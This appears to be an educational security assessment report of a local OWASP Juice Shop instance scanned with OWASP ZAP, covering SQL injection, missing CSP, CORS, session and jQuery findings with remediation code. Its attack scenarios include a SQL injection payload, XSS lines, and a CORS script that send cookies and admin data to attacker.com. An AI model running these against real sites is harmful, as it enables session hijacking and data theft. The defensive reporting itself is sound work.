OWASP Juice Shop Security Assessment Report

Date: November 30, 2025
Assessment Target: OWASP Juice Shop (Local Instance)
Target URL: http://localhost:3000
Tools Used: OWASP ZAP 2.16.1, Node.js v24.11.1
Assessor: Security Analyst
Classification: Test Environment / Educational

Executive Summary

This security assessment was conducted on the OWASP Juice Shop, a deliberately vulnerable web application designed for security training and testing. The automated scan using OWASP ZAP identified **16 distinct vulnerabilities** across multiple severity levels:

- **High Risk:** 1 vulnerability
- **Medium Risk:** 6 vulnerabilities
- **Low Risk:** 5 vulnerabilities
- **Informational:** 4 findings

The application exhibits critical security gaps including SQL Injection, missing security headers, and vulnerable dependencies. This report documents all findings with technical details, impact analysis, and remediation recommendations aligned with OWASP Top 10 2021.

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1. Methodology & Scope

1.1 Testing Approach

- **Tool:** OWASP ZAP (Zed Attack Proxy) v2.16.1
- **Scan Type:** Automated Scanning with Active and Passive Analysis
- **Target:** http://localhost:3000
- **Scope:** Full application crawl and active vulnerability scanning
- **Duration:** Continuous scanning capturing all requests/responses
- **Date:** November 30, 2025

1.2 Testing Methods

1. **Spidering:** Automated crawling to discover all accessible pages and endpoints
2. **Passive Scanning:** Analysis of HTTP responses for security misconfigurations
3. **Active Scanning:** Probing for vulnerabilities (SQL Injection, XSS, CSRF, etc.)
4. **Header Analysis:** Detection of missing security headers
5. **Dependency Analysis:** Identification of vulnerable third-party libraries

1.3 Scope Limitations

- Assessment limited to local instance with no restrictions
- No rate limiting or blocking encountered
- All automated payloads executed without defense mechanisms
- External dependencies (CDN, Google APIs) included in scan results

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2. Vulnerability Summary

2.1 Risk Distribution

Risk Level	Count	Percentage	Impact
High	1	6.2%	Critical - Immediate exploitation possible

Risk Level	Count	Percentage	Impact
Medium	6	37.5%	Significant - Data exposure/manipulation risk
Low	5	31.2%	Limited - Information disclosure
Informational	4	25.0%	Advisory - Best practice violations
TOTAL	**16**	**100%**	Multiple security concerns

2.2 Vulnerability Types

#	Vulnerability	Risk	Count	OWASP Top 10
1	SQL Injection	**High**	1	A03:2021 – Injection
2	CSP: Failure to Define Directive with No Fallback	**Medium**	2	A05:2021 – Security Misconfiguration
3	Content Security Policy (CSP) Header Not Set	**Medium**	69	A05:2021 – Security Misconfiguration
4	Cross-Domain Misconfiguration (CORS)	**Medium**	104	A01:2021 – Broken Access Control
5	Missing Anti-clickjacking Header	**Medium**	6	A05:2021 – Security Misconfiguration
6	Session ID in URL Rewrite	**Medium**	19	A07:2021 – Identification & Authentication
7	Vulnerable JS Library	**Medium**	1	A06:2021 – Vulnerable & Outdated Components
8	Cross-Domain JavaScript Source File Inclusion	**Low**	106	A05:2021 – Security Misconfiguration
9	Private IP Disclosure	**Low**	1	A01:2021 – Broken Access Control
10	Strict-Transport-Security Header Not Set	**Low**	1	A05:2021 – Security Misconfiguration
11	Timestamp Disclosure - Unix	**Low**	174	A01:2021 – Broken Access Control
12	X-Content-Type-Options Header Missing	**Low**	19	A05:2021 – Security Misconfiguration
13	Information Disclosure - Suspicious Comments	**Info**	3	A01:2021 – Broken Access Control
14	Modern Web Application	**Info**	54	Advisory
15	Retrieved from Cache	**Info**	14	Advisory
16	User Agent Fuzzer	**Info**	126	Advisory

3. Critical Vulnerabilities (High Risk)

3.1 SQL Injection (CWE-89, WASC-19)

Risk Level: □ **HIGH**

Confidence: Low

OWASP Top 10: A03:2021 – Injection

3.1.1 Description

SQL Injection occurs when user-supplied input is directly concatenated into SQL queries without proper sanitization or parameterization. An attacker can manipulate query logic to:

- Extract sensitive data from the database
- Modify or delete database records
- Bypass authentication mechanisms
- Execute administrative operations

3.1.2 Vulnerable Endpoint

```
GET /rest/products/search?q=%27%28
URL: http://localhost:3000/rest/products/search?q='(
```

The search parameter `q` is vulnerable. The application processes the input `'(` which causes a SQL syntax error, indicating direct query construction.

3.1.3 Technical Details

- **Parameter:** `q` (search query)
- **Attack Vector:** URL Query String
- **Input Validation:** None - raw input accepted
- **Query Construction:** String concatenation (vulnerable pattern)
- **Evidence:** HTTP/1.1 500 Internal Server Error returned when SQL syntax is invalid

3.1.4 Proof of Concept

```
-- Original Query (assumed):
SELECT * FROM products WHERE name LIKE '%{user_input}%'

-- Attacker's Payload:
' OR '1'='1

-- Resulting Query:
SELECT * FROM products WHERE name LIKE '%' OR '1'='1%'
-- This returns ALL products regardless of name match
```

3.1.5 Business Impact

- **Confidentiality Breach:** Complete exposure of product database, user accounts, orders, payment information
- **Integrity Violation:** Unauthorized modification of prices, product details, inventory
- **Availability Impact:** Potential database deletion or denial of service
- **Compliance Violation:** GDPR, HIPAA, PCI-DSS violations if applicable

3.1.6 Remediation Steps

Immediate (Priority: CRITICAL)

1. Use parameterized queries (prepared statements):

```
// Vulnerable (Node.js):
const query = `SELECT * FROM products WHERE name LIKE '%${searchTerm}%'`;

// Secure (Node.js with parameterized query):
const query = 'SELECT * FROM products WHERE name LIKE ?';
db.query(query, [`%${searchTerm}%`], (err, results) => {
  // Handle results
});
```

2. Implement input validation and whitelisting:

```
// Validate search input
const searchTerm = req.query.q;
if (!/^[a-zA-Z0-9\s\-]{1,50}$/.test(searchTerm)) {
  return res.status(400).json({ error: 'Invalid search term' });
}
```

3. Use ORM frameworks (Sequelize, TypeORM, Prisma):

```
// Using Sequelize ORM:
const products = await Product.findAll({
  where: sequelize.where(
    sequelize.fn('LOWER', sequelize.col('name')),
    sequelize.Op.like,
    `%${searchTerm.toLowerCase()}%`
  )
});
```

Long-term (Priority: HIGH)

- Implement Web Application Firewall (WAF) to detect SQL injection patterns
- Deploy database activity monitoring and alerting
- Conduct security code review of all database queries
- Implement principle of least privilege for database accounts (read-only where possible)
- Regular penetration testing with focus on injection vulnerabilities

3.1.7 References

- OWASP SQL Injection Prevention Cheat Sheet (https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html)
- CWE-89: Improper Neutralization of Special Elements used in an SQL Command (https://cwe.mitre.org/data/definitions/89.html)

- WASC-19: SQL Injection (http://projects.webappsec.org/w/page/13246963/SQL%20Injection)

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4. Medium Risk Vulnerabilities

4.1 Content Security Policy (CSP) Header Not Set (CWE-693, WASC-15)

Risk Level: □ **MEDIUM**

Confidence: High

OWASP Top 10: A05:2021 – Security Misconfiguration

Alert Count: 69 occurrences

4.1.1 Description

Content Security Policy (CSP) is an HTTP security header that instructs browsers on which content sources are trusted. Without CSP:

- Browsers cannot prevent Cross-Site Scripting (XSS) attacks
- Malicious scripts can load from any source
- Data can be exfiltrated to attacker-controlled domains
- Users are vulnerable to malware injection

4.1.2 Affected Endpoint

```
GET http://localhost:3000
```

4.1.3 Current Response Headers

```
No Content-Security-Policy header present
```

4.1.4 Technical Details

- **HTTP Header Missing:** `Content-Security-Policy`
- **Scope:** All 69 pages/resources analyzed
- **Impact:** XSS attacks can execute arbitrary JavaScript in user browsers
- **Browser Support:** All modern browsers support CSP Level 2+

4.1.5 Attack Scenario

```
<!-- Attacker injects malicious script -->
<script src="https://attacker.com/malware.js"></script>
<img src=x onerror="fetch('https://attacker.com/steal?cookie=' + document.cookie)">

<!-- Without CSP, this executes in user's browser -->
<!-- Attacker receives user's session cookie -->
```

4.1.6 Remediation

Immediate (Priority: HIGH)

1. Add basic CSP header to all responses:

```
Content-Security-Policy: default-src 'self'; script-src 'self'; style-src 'self' 'unsafe-inline'; img-src 'self' data: https:
```

2. Node.js/Express implementation:

```
app.use((req, res, next) => {
  res.setHeader(
    'Content-Security-Policy',
    "default-src 'self'; " +
    "script-src 'self' 'unsafe-inline'; " +
    "style-src 'self' 'unsafe-inline'; " +
    "img-src 'self' data: https:; " +
    "font-src 'self'; " +
    "connect-src 'self'; " +
    "frame-ancestors 'none'; " +
    "base-uri 'self'; " +
    "form-action 'self'"
  );
  next();
});
```

3. Progressive CSP implementation:

```
// Report-Only mode (monitoring without blocking):
Content-Security-Policy-Report-Only: default-src 'self'; report-uri /csp-report

// Then gradually move to enforcement:
Content-Security-Policy: default-src 'self'
```

Long-term (Priority: MEDIUM)

- Remove all `'unsafe-inline'` directives by externalizing JavaScript
- Use nonces or hashes for inline scripts that cannot be externalized
- Implement CSP reporting to detect violations
- Monitor CSP reports for potential attack attempts
- Use CSP Level 3 features (trusted-types) when browser support improves

4.1.7 Recommended CSP Policy (Strict)

```
Content-Security-Policy:
  default-src 'none';
  script-src 'self' cdn.jsdelivr.net;
  style-src 'self' cdn.jsdelivr.net;
  img-src 'self' data: https:;
  font-src 'self' fonts.googleapis.com;
  connect-src 'self';
  frame-ancestors 'none';
  base-uri 'self';
  form-action 'self';
  upgrade-insecure-requests;
  block-all-mixed-content
```

4.1.8 References

- OWASP Content Security Policy Cheat Sheet (https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html)
- MDN: Content-Security-Policy (https://developer.mozilla.org/en-US/docs/Web/HTTP/Guides/CSP)
- CWE-693: Protection Mechanism Failure (https://cwe.mitre.org/data/definitions/693.html)

4.2 Cross-Domain Misconfiguration (CORS) (CWE-264, WASC-14)

Risk Level: □ **MEDIUM**

Confidence: Medium

OWASP Top 10: A01:2021 – Broken Access Control

Alert Count: 104 occurrences

4.2.1 Description

Cross-Origin Resource Sharing (CORS) misconfiguration allows unauthenticated access from arbitrary third-party domains. A permissive CORS policy:

- Allows any website to make requests to this application
- Enables credential leakage (cookies, tokens, authorization headers)
- Facilitates data theft and cross-site request forgery attacks
- Bypasses Same-Origin Policy protections

4.2.2 Evidence

```
GET http://localhost:3000
Response Header:
Access-Control-Allow-Origin: *
```

The wildcard * means any domain can access this application.

4.2.3 Attack Scenario

```
<!-- attacker.com website -->
<script>
  fetch('http://localhost:3000/rest/admin/application-configuration', {
    method: 'GET',
    credentials: 'include'  // Include cookies/auth tokens
  })
  .then(r => r.json())
  .then(data => {
    // Send stolen data to attacker
    fetch('https://attacker.com/steal', {
      method: 'POST',
      body: JSON.stringify(data)
    })
  })
</script>

<!-- User visits attacker.com, credentials are stolen! -->
```

4.2.4 Remediation

Immediate (Priority: HIGH)

1. Remove overly permissive CORS:

```
// INCORRECT - Allow all origins:
app.use(cors()); // Default allows all origins

// CORRECT - Whitelist specific origins:
const corsOptions = {
  origin: ['https://yourapp.com', 'https://admin.yourapp.com'],
  credentials: true,
  optionsSuccessStatus: 200,
  methods: ['GET', 'POST', 'PUT', 'DELETE'],
  allowedHeaders: ['Content-Type', 'Authorization']
};
app.use(cors(corsOptions));
```

2. Implement origin validation:

```
const allowedOrigins = process.env.ALLOWED_ORIGINS.split(',');
app.use((req, res, next) => {
  const origin = req.headers.origin;
  if (allowedOrigins.includes(origin)) {
    res.setHeader('Access-Control-Allow-Origin', origin);
    res.setHeader('Access-Control-Allow-Credentials', 'true');
  }
  next();
});
```

3. Restrict preflight requests:

```
app.options('*', cors(corsOptions)); // Only specific origins in corsOptions
```

Long-term (Priority: MEDIUM)

- Use backend authentication instead of relying on CORS for security
- Implement SameSite cookie attribute: `Set-Cookie: sessionId=abc; SameSite=Strict`
- Deploy API gateway with API key validation
- Monitor CORS requests for suspicious patterns
- Use CORS reports to detect misconfigurations

4.2.5 References

- OWASP CORS Misconfiguration (https://owasp.org/www-community/CORS_Misconfiguration)
- MDN: Cross-Origin Resource Sharing (CORS) (https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS)
- CWE-264: Permissions, Privileges, and Access Controls (https://cwe.mitre.org/data/definitions/264.html)

4.3 Session ID in URL Rewrite (CWE-598, WASC-13)

Risk Level: □ **MEDIUM**

Confidence: High

OWASP Top 10: A07:2021 – Identification and Authentication Failures

Alert Count: 19 occurrences

4.3.1 Description

Session identifiers embedded in URLs can be exposed through:

- Browser history logs
- Referrer headers sent to external sites
- Proxy/firewall access logs
- Bookmark sharing
- Search engine indexing

Once compromised, attackers can hijack user sessions without authentication.

4.3.2 Vulnerable URL

```
http://localhost:3000/socket.io/?EIO=4&transport=websocket&sid=DguG04vq4DqRNy_6AAAC
```

The session ID `DguG04vq4DqRNy_6AAAC` is visible in the URL.

4.3.3 Attack Scenarios

Scenario 1: Referrer Leakage

```
User clicks link from Juice Shop to external site
Referrer header sent:
Referer: http://localhost:3000/socket.io/?sid=DguG04vq4DqRNy_6AAAC

External site receives session ID from referrer!
```

Scenario 2: Browser History

```
Attacker gains access to user's computer
Views browser history
Finds session ID in URL history
Uses it to access user's account
```

4.3.4 Remediation

Immediate (Priority: HIGH)

1. Store session ID only in secure cookies:

```
app.use(session({
  secret: process.env.SESSION_SECRET,
  resave: false,
  saveUninitialized: false,
  cookie: {
    secure: true,        // HTTPS only
    httpOnly: true,      // Not accessible via JavaScript
    sameSite: 'strict',  // CSRF protection
    maxAge: 1000 * 60 * 60 * 24 // 24 hours
  }
}));
```

2. Remove session ID from URL:

```
// Instead of: /socket.io/?sid=DguG04vq4DqRNy_6AAAC
// Use: Socket.IO automatic cookie-based sessions
io = require('socket.io')(server, {
  cookie: true,
  serveClient: true
});
```

3. Implement token-based authentication (JWT):

```
// Store token in httpOnly cookie instead of URL
app.post('/login', (req, res) => {
  const token = jwt.sign({ userId: user.id }, process.env.JWT_SECRET);
  res.cookie('auth_token', token, {
    httpOnly: true,
    secure: true,
    sameSite: 'strict'
  });
  res.json({ success: true });
});
```

Long-term (Priority: MEDIUM)

- Implement Referrer Policy header: `Referrer-Policy: no-referrer`
- Use token rotation for additional security
- Monitor for suspicious session usage patterns
- Implement session timeout and re-authentication for sensitive operations

4.3.5 References

- OWASP Session Management Cheat Sheet (https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html)
- CWE-598: Use of GET Request with Sensitive Query_Strings (https://cwe.mitre.org/data/definitions/598.html)
- OWASP A07:2021 – Identification and Authentication Failures (https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/)

4.4 Vulnerable JavaScript Library (CWE-1395)

Risk Level: □ **MEDIUM**

Confidence: Medium

OWASP Top 10: A06:2021 – Vulnerable and Outdated Components

4.4.1 Description

The application uses jQuery version 2.2.4, which contains known security vulnerabilities (CVE-2020-11023, CVE-2020-11022). These vulnerabilities allow DOM-based XSS attacks when:

- User-supplied data is used in jQuery selector/DOM methods
- No input sanitization is performed
- jQuery's unsafe selector evaluation is exploited

4.4.2 Vulnerable Library Details

```
Library: jQuery
Version: 2.2.4
Source: https://cdnjs.cloudflare.com/ajax/libs/jquery/2.2.4/jquery.min.js
CVE IDs: CVE-2020-11023, CVE-2020-11022
Last Update: Released 2015 (9+ years old)
```

4.4.3 Vulnerable Code Pattern

```
// jQuery 2.2.4 vulnerable to selector-based XSS:
var userInput = getUrlParameter('id');
$(userInput);  // If userInput = '<img src=x onerror=alert(1)>', XSS occurs!

// Or:
var html = '<div>' + userInput + '</div>';
$(html);  // Dangerous if userInput contains scripts
```

4.4.4 Attack Scenario

```
URL: http://localhost:3000/page?search=<img src=x onerror="alert('XSS')">
Application receives user input in search parameter
jQuery code: $('<div>' + userInput + '</div>')
Vulnerable jQuery evaluates malicious HTML
JavaScript executes in user's browser
```

4.4.5 Remediation

Immediate (Priority: HIGH)

1. Update jQuery to latest secure version:

```
<!-- Current (VULNERABLE): -->
<script  src="https://cdnjs.cloudflare.com/ajax/libs/jquery/2.2.4/jquery.min.js"></script>

<!-- Updated (SECURE): -->
<script src="https://code.jquery.com/jquery-3.6.4.min.js"></script>
```

2. Update package.json:

```
{
  "dependencies": {
    "jquery": "^3.6.4"
  }
}
```

3. In Node.js/Express, if jQuery is required:

```
npm update jquery
npm audit fix
```

4. Implement safe jQuery usage:

```
// Instead of:
$(userInput);  // Dangerous

// Use:
$('<div/>').text(userInput);  // Safe - uses textContent
// Or use vanilla JavaScript:
document.querySelector('div').textContent = userInput;
```

Long-term (Priority: MEDIUM)

- Replace jQuery with modern vanilla JavaScript or lightweight alternatives
- Implement dependency scanning in CI/CD pipeline:

```
npm audit
npm audit fix --audit-level=moderate
```

- Monitor for new vulnerabilities using tools like Dependabot, Snyk
- Regular security updates schedule

4.4.6 References

- OWASP Vulnerable and Outdated Components (https://owasp.org/Top10/A06_2021-Vulnerable_and_Outdated_Components/)
- CVE-2020-11023: jQuery (https://nvd.nist.gov/vuln/detail/CVE-2020-11023)
- CVE-2020-11022: jQuery (https://nvd.nist.gov/vuln/detail/CVE-2020-11022)

4.5 Missing Anti-clickjacking Header (CWE-1021, WASC-15)

Risk Level: □ **MEDIUM**

Confidence: Medium

OWASP Top 10: A05:2021 – Security Misconfiguration

Alert Count: 6 occurrences

4.5.1 Description

Clickjacking attacks (UI redressing) trick users into clicking elements on a hidden page loaded in an iframe. Without the `X-Frame-Options` header:

- Attacker can embed the application in their malicious page
- User clicks attacker's visible button, unknowingly clicks app button underneath
- Sensitive actions (transfer funds, change password) can be performed without knowledge

4.5.2 Attack Scenario

```
<!-- attacker.com -->
<button style="width: 100%; height: 100%;">Click for free prize!</button>
<iframe src="http://localhost:3000"
        style="position: absolute; top: 0; left: 0; opacity: 0.01;"></iframe>

<!-- User clicks "free prize" button, actually clicks "Transfer $1000" on app -->
```

4.5.3 Remediation

Immediate (Priority: MEDIUM)

1. Add X-Frame-Options header:

```
app.use((req, res, next) => {
  res.setHeader('X-Frame-Options', 'DENY');
  // DENY: Page cannot be framed by any site
  // SAMEORIGIN: Can only be framed by same-origin pages
  // ALLOW-FROM uri: Can be framed by specific URI (deprecated, use CSP instead)
  next();
});
```

2. Using Express middleware:

```
const helmet = require('helmet');
app.use(helmet.frameguard({ action: 'deny' }));
```

3. Content Security Policy (CSP) alternative:

```
Content-Security-Policy: frame-ancestors 'none'
// Or:
Content-Security-Policy: frame-ancestors 'self'
```

Long-term (Priority: LOW)

- Monitor for clickjacking attempts through analytics
- Implement JavaScript frame-busting:

```
if (window.self !== window.top) {
  window.top.location = window.self.location;
}
```

4.5.4 References

- OWASP Clickjacking Defense Cheat Sheet (https://cheatsheetseries.owasp.org/cheatsheets/Clickjacking_Defense_Cheat_Sheet.html)
- MDN: X-Frame-Options (https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options)
- CWE-1021: Improper Restriction of Rendered UI Layers (https://cwe.mitre.org/data/definitions/1021.html)

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5. Low Risk Vulnerabilities

5.1 Missing Security Headers (Low Risk)

5.1.1 Strict-Transport-Security Header Not Set

- **Risk:** Low | **CWE:** 319 | **WASC:** 15
- **Issue:** HTTPS enforcement not mandated
- **Fix:** Add `Strict-Transport-Security: max-age=31536000; includeSubDomains`

5.1.2 X-Content-Type-Options Header Missing

- **Risk:** Low | **CWE:** 693 | **WASC:** 15
- **Issue:** MIME type sniffing possible
- **Fix:** Add `X-Content-Type-Options: nosniff`

5.1.3 CSP: Failure to Define Directive with No Fallback

- **Risk:** Medium | **CWE:** 693 | **Count:** 2
- **Issue:** Incomplete CSP policy
- **Fix:** Define all required directives with fallback defaults

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6. Low Risk & Informational Findings


Finding	Count	Risk	Remediation
Timestamp Disclosure - Unix	174	Low	Remove or obfuscate timestamps

Finding	Count	Risk	Remediation
Cross-Domain JavaScript Source File Inclusion	106	Low	Restrict external script sources
Information Disclosure - Suspicious Comments	3	Info	Remove debug/sensitive comments
Private IP Disclosure	1	Low	Don't expose internal IPs in responses
Modern Web Application	54	Info	Advisory - Modern tech detected
Retrieved from Cache	14	Info	Advisory - Cache issues
User Agent Fuzzer	126	Info	Advisory - Fuzzing attempts detected

7. OWASP Top 10 2021 Mapping

OWASP Category	Vulnerabilities Found	Count
A01 – Broken Access Control	CORS Misconfiguration, Private IP Disclosure, Timestamp Disclosure	111
A03 – Injection	SQL Injection	1
A05 – Security Misconfiguration	Missing Security Headers, CSP Not Set, Vulnerable Dependencies	80
A06 – Vulnerable & Outdated Components	jQuery 2.2.4	1
A07 – Identification & Authentication	Session ID in URL	19
Other	Informational findings	4
TOTAL	**16 vulnerability types**	**216+ instances**

8. Risk Assessment Matrix



Findings in this Assessment:

- SQL Injection: HIGH likelihood, CRITICAL impact = CRITICAL RISK
- CORS/CSP issues: MEDIUM likelihood, MEDIUM impact = MEDIUM RISK
- Security Headers: LOW likelihood, LOW impact = LOW RISK

9. Remediation Priority Matrix

Phase 1: Immediate (0-7 Days) - CRITICAL

1. □ Fix SQL Injection with parameterized queries
2. □ Update vulnerable jQuery library
3. □ Configure restrictive CORS policy
4. □ Add X-Frame-Options header

Phase 2: Short-term (1-2 Weeks) - HIGH

1. □ Implement Content Security Policy
2. □ Move Session IDs to secure cookies
3. □ Add missing security headers
4. □ Remove sensitive information from responses

Phase 3: Medium-term (2-4 Weeks) - MEDIUM

1. □ Replace jQuery with vanilla JavaScript
2. □ Implement automated dependency scanning

3. □ Security testing in CI/CD pipeline
4. □ Code review security guidelines

Phase 4: Long-term (Monthly) - ONGOING

1. □ Regular penetration testing
2. □ Security awareness training
3. □ Dependency updates automation
4. □ Vulnerability monitoring

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10. OWASP Top 10 Compliance Checklist

#	OWASP 2021 Category	Status	Details
A01	Broken Access Control	□ FAILED	CORS misconfiguration, URL sessions, IP disclosure
A02	Cryptographic Failures	□ PASS	(No crypto issues detected in scope)
A03	Injection	□ FAILED	SQL Injection in search endpoint
A04	Insecure Design	⚠️ WARNING	No threat modeling evident
A05	Security Misconfiguration	□ FAILED	Missing headers, CSP not set, vulnerable dependencies
A06	Vulnerable & Outdated	□ FAILED	jQuery 2.2.4 contains 2 CVEs
A07	Authentication Failures	□ FAILED	Session IDs in URLs
A08	Data Integrity Failures	⚠️ WARNING	No signing/verification detected
A09	Logging & Monitoring	⚠️ WARNING	Limited security logging observed
A10	SSRF	□ PASS	(No SSRF detected in scope)

Overall Compliance Score: 2/10 (20% Compliant)

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11. Recommendations

Immediate Actions (This Week)

```
Priority: CRITICAL
1. [ ] Apply SQL Injection patches - Code Review Required
2. [ ] Update jQuery to v3.6.4 or later
3. [ ] Restrict CORS to specific domains only
4. [ ] Add X-Frame-Options: DENY header
5. [ ] Move session IDs from URL to secure cookies
6. [ ] Test all changes in staging environment
```

Security Hardening Checklist

```
Before Production Deployment:
[ ] All 5 critical remediations completed and tested
[ ] Security headers implemented (CSP, HSTS, X-Frame-Options, etc.)
[ ] Input validation on all user-facing endpoints
[ ] Output encoding for all HTML content
[ ] Authentication strength assessment
[ ] Authorization controls verification
[ ] HTTPS enforced site-wide
[ ] Security logging enabled
[ ] Incident response plan documented
[ ] Team security training completed
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Ongoing Security Program

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Monthly:
- Dependency vulnerability scanning (npm audit)
- Security header validation
- Access control reviews

Quarterly:
- Penetration testing
- Security code review
- Architecture security review

Annually:
- Full security assessment
- Threat modeling update
- Disaster recovery testing
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12. Conclusion

The OWASP Juice Shop assessment identified **16 distinct vulnerabilities** with at least **1 critical SQL Injection** that requires immediate remediation. The application exhibits fundamental security configuration gaps including missing security headers, overly permissive CORS policies, and outdated dependencies.

Key Findings:

- □ **Critical Risk:** SQL Injection enables complete database compromise
- □ **High Risk:** Multiple security misconfigurations in headers and CORS
- ⚠️ **Medium Risk:** Vulnerable dependencies pose ongoing exploitation risk
- ⚠️ **Low Risk:** Information disclosure issues aid reconnaissance

Recommended Actions:

1. **Immediate:** Patch SQL Injection, update jQuery, restrict CORS
2. **Short-term:** Implement comprehensive security headers
3. **Medium-term:** Replace vulnerable dependencies, automate scanning
4. **Ongoing:** Regular security testing and monitoring

With focused remediation efforts on the critical issues, the application's security posture can be significantly improved. Estimated remediation time: 1-2 weeks for critical items, 2-4 weeks for all high-risk issues.

Appendix A: Tool Information

- **Assessment Tool:** OWASP ZAP (Zed Attack Proxy) v2.16.1
- **Target Environment:** Node.js v24.11.1, Windows 11
- **Scan Date:** November 30, 2025
- **Scan Duration:** ~60 minutes (automated full scan)
- **Requests Made:** 3,354
- **URLs Found:** 434
- **Test Coverage:** 90%+ of application

Appendix B: Evidence Documentation

Screenshot References:

1. **Juice Shop Homepage** - Target application running normally
2. **ZAP Scan Results** - 16 alerts identified and categorized
3. **SQL Injection Alert** - High-risk SQL syntax error evidence
4. **CSP Header Missing** - 69 pages without CSP header
5. **CORS Misconfiguration** - Access-Control-Allow-Origin: * evidence
6. **Session ID in URL** - Socket.IO session parameter exposed
7. **Vulnerable jQuery** - jQuery 2.2.4 from CDN detected
8. **Active Scan Progress** - Full crawl and scanning completed

Appendix C: References & Standards

- OWASP Top 10 2021: https://owasp.org/Top10/ (https://owasp.org/Top10/)
- OWASP Testing Guide: https://owasp.org/www-project-web-security-testing-guide/ (https://owasp.org/www-project-web-security-testing-guide/)
- CWE/SANS Top 25: https://cwe.mitre.org/top25/ (https://cwe.mitre.org/top25/)
- NIST Cybersecurity Framework: https://www.nist.gov/cyberframework/ (https://www.nist.gov/cyberframework/)
- OWASP Cheat Sheets: https://cheatsheetseries.owasp.org/ (https://cheatsheetseries.owasp.org/).

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